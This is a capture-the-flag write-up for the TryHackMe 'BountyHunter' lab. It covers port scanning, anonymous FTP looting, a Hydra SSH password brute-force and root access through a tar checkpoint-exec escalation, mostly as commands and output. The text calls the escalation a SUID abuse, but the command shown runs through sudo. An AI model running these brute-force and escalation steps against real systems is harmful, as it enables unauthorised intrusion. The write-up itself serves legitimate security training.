

THM - BountyHunter Writeup

Zackary Jordan

01/25/2026

1 Target Information

- Target IP Address: 10.67.137.128

2 Reconnaissance

I used RustScan to identify open ports on the target system and piped it into nmap scripts.

```
$ rustscan -a 10.67.137.128 --ulimit 5000 -- -sC -sV
```

```
[{}]|{|}{|}|{[_]{_}{|}{_|}{/_}{|}{\}|}|  
[-.\||_{|.}.} } || |.}.} \ \ _ } / ^ \ \ \
```

```
The Modern Day Port Scanner.
```

```
-----  
: http://discord.skerritt.blog :  
: https://github.com/RustScan/RustScan :  
-----
```

```
RustScan: allowing you to send UDP packets into the void 1200x faster than NMAP
```

```
[~] The config file is expected to be at "/home/kali/.rustscan.toml"  
[~] Automatically increasing ulimit value to 5000.  
Open 10.67.137.128:22  
Open 10.67.137.128:21  
Open 10.67.137.128:80
```

Figure 1: RustScan showing open ports on the target

3 Enumeration

3.1 Nmap Enumeration

I then used Nmap scan with service dependent scripts to gain more information about the target.

```
nmap -sV -sC 10.67.137.128
```

```

PORT      STATE SERVICE REASON          VERSION
21/tcp    open  ftp      syn-ack ttl 62 vsftpd 3.0.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ Can't get directory listing: PASV failed: 550 Permission denied.
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to ::ffff:192.168.162.149
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 3
|     vsFTPD 3.0.5 - secure, fast, stable
|_ End of status
22/tcp    open  ssh      syn-ack ttl 62 OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 69:cf:2c:73:7d:f6:89:5d:47:09:2b:1e:ec:a0:0c:50 (RSA)
|   ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGDQMcvb7Q/jteJ/GXqgZTTOWTmIpuLTpzaFPff0K16xqnN+JGGKGo7vCWEGh
Lc0hZB2UwM10uE5wN0qoLjY8Pd4HeMhHShD8KMnt4NEjJ/7E0/5R6f+zgMvDqsECVsEceT/j/pd2LDlyuWEi6Mh9xbxPBaIi4SL
|   256 41:4b:35:60:93:2c:35:5a:cf:35:cd:ba:fe:de:c9:59 (ECDSA)
|   ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBLnsM39Xt8rtBZI54tXc1SyU5
|   256 1f:19:8d:0d:8f:df:e8:20:c3:33:fc:4b:8a:84:b1:56 (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIBXraDgHpTwH5p84T9SXxeo701GJ+EOGAGtqT3qULjKj
80/tcp    open  http     syn-ack ttl 62 Apache httpd 2.4.41 ((Ubuntu))
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-methods:
|_ Supported Methods: HEAD GET POST OPTIONS
|_ http-title: Site doesn't have a title (text/html).
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 22:12
Completed NSE at 22:12, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 22:12
Completed NSE at 22:12, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 22:12
Completed NSE at 22:12, 0.00s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.70 seconds
Raw packets sent: 7 (284B) | Rcvd: 4 (172B)

```

Figure 2: Nmap scan results showing FTP, SSH, and HTTP services

3.2 FTP Enumeration

I first searched the FTP service and saw it allowed anonymous login. After doing so I found the directory revealed two files.

```

ftp> ls
550 Permission denied.
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-rw-r-- 1 ftp ftp 418 Jun 07 2020 locks.txt
-rw-rw-r-- 1 ftp ftp 68 Jun 07 2020 task.txt
226 Directory send OK.

```

Figure 3: Anonymous FTP login revealing locks.txt and task.txt

I then ran both `get locks.txt` and `get task.txt` to download the files for future use. After which, I opened `task.txt` and saw the following message:

```
ftp> get task.txt -
remote: task.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for task.txt (68 bytes).
1.) Protect Vicious.
2.) Plan for Red Eye pickup on the moon.
-lin
```

Figure 4: Contents of `task.txt` referencing user `lin`

3.3 Web Enumeration

After seeing all possible info from ftp I began http Enumeration. I accomplished this by using the FFUF command:

```
ffuf -w /usr/share/wordlists/dirb/big.txt -u http://10.67.137.128/FUZZ
-mc 200,204,301,302,307,401,403 -s
```

Doing so, it revealed multiple web directories to investigate.

```
└─$ ffuf -w /usr/share/wordlists/dirb/big.txt -u http://10.67.137.128:80/FUZZ -mc 200,204,301,302,307,401,403 -s
.htaccess
.htpasswd
images
javascript
server-status
```

Figure 5: FFUF discovering common web directories

After checking all of them and inspecting the pages, I found no useful information.

4 Exploitation

With no other services to try, I attempted to SSH brute-force based on information gathered, using the username `lin` and passwords from `locks.txt` using the hydra command:

```
hydra -l lin -P locks.txt ssh://10.67.137.128
```


```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-25 22:45:15
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t
[DATA] max 16 tasks per 1 server, overall 16 tasks, 26 login tries (l:1/p:26), ~2 tries per task
[DATA] attacking ssh://10.67.137.128:22/
[22][ssh] host: 10.67.137.128 login: lin password: 
```

Figure 6: Hydra successfully identifying valid SSH credentials

With this success, I used the recovered credentials to login as `lin`.

5 Post-Exploitation

After gaining initial access, I did basic enumeration commands `whoami`, `id`, `uname -a` for proper identification. After which, I found the user flag was located in the home directory of `lin`.

A terminal window with a dark background. The prompt is 'lin@ip-10-67-137-128:~/Desktop\$'. The first command is 'ls', which outputs 'user.txt'. The second command is 'cat user.txt', which outputs 'THM{' followed by a redacted area (a solid red rectangle) and a closing brace '}'.

```
lin@ip-10-67-137-128:~/Desktop$ ls
user.txt
lin@ip-10-67-137-128:~/Desktop$ cat user.txt
THM{[REDACTED]}
```

Figure 7: User flag retrieved from lin's home directory

From here, I did a search for SUID binaries which revealed: `/bin/tar`.

```
find / -type f -perm /4000 2>/dev/null
```

```

lin@ip-10-67-137-128:~/Desktop$ find / -type f -perm /4000 2>/dev/null
/snap/core18/2934/bin/mount
/snap/core18/2934/bin/ping
/snap/core18/2934/bin/su
/snap/core18/2934/bin/umount
/snap/core18/2934/usr/bin/chfn
/snap/core18/2934/usr/bin/chsh
/snap/core18/2934/usr/bin/gpasswd
/snap/core18/2934/usr/bin/newgrp
/snap/core18/2934/usr/bin/passwd
/snap/core18/2934/usr/bin/sudo
/snap/core18/2934/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core18/2934/usr/lib/openssh/ssh-keysign
/snap/core24/1055/usr/bin/chfn
/snap/core24/1055/usr/bin/chsh
/snap/core24/1055/usr/bin/gpasswd
/snap/core24/1055/usr/bin/mount
/snap/core24/1055/usr/bin/newgrp
/snap/core24/1055/usr/bin/passwd
/snap/core24/1055/usr/bin/su
/snap/core24/1055/usr/bin/sudo
/snap/core24/1055/usr/bin/umount
/snap/core24/1055/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core24/1055/usr/lib/openssh/ssh-keysign
/snap/core24/1055/usr/lib/polkit-1/polkit-agent-helper-1
/usr/sbin/pppd
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/sudo
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmccrypt-get-device
/usr/lib/xorg/Xorg.wrap
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/x86_64-linux-gnu/libgtk3-nocsd.so.0
/usr/lib/snapd/snap-confine
/bin/tar
/bin/fusermount
/bin/su
/bin/mount
/bin/umount

```

Figure 8: SUID binary `/bin/tar` discovered

6 Privilege Escalation

Using GTFOBins, I found a possible privilege escalation technique abusing the SUID `tar`.

```
lin@ip-10-67-137-128:~/Desktop$ sudo tar cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
[sudo] password for lin:
tar: Removing leading `/' from member names
# whoami
root
```

Figure 9: Privilege escalation via SUID tar resulting in root shell

After the command worked, I confirmed I had Root access and then retrieved the root flag.

```
# cd root
# ls
root.txt  snap
# cat root.txt
THM{[REDACTED]}
```

Figure 10: Root flag successfully retrieved

7 Conclusion

This is my writeup for THM-BountyHunter, sorry for the 8bit screenshots
– Zackary Jordan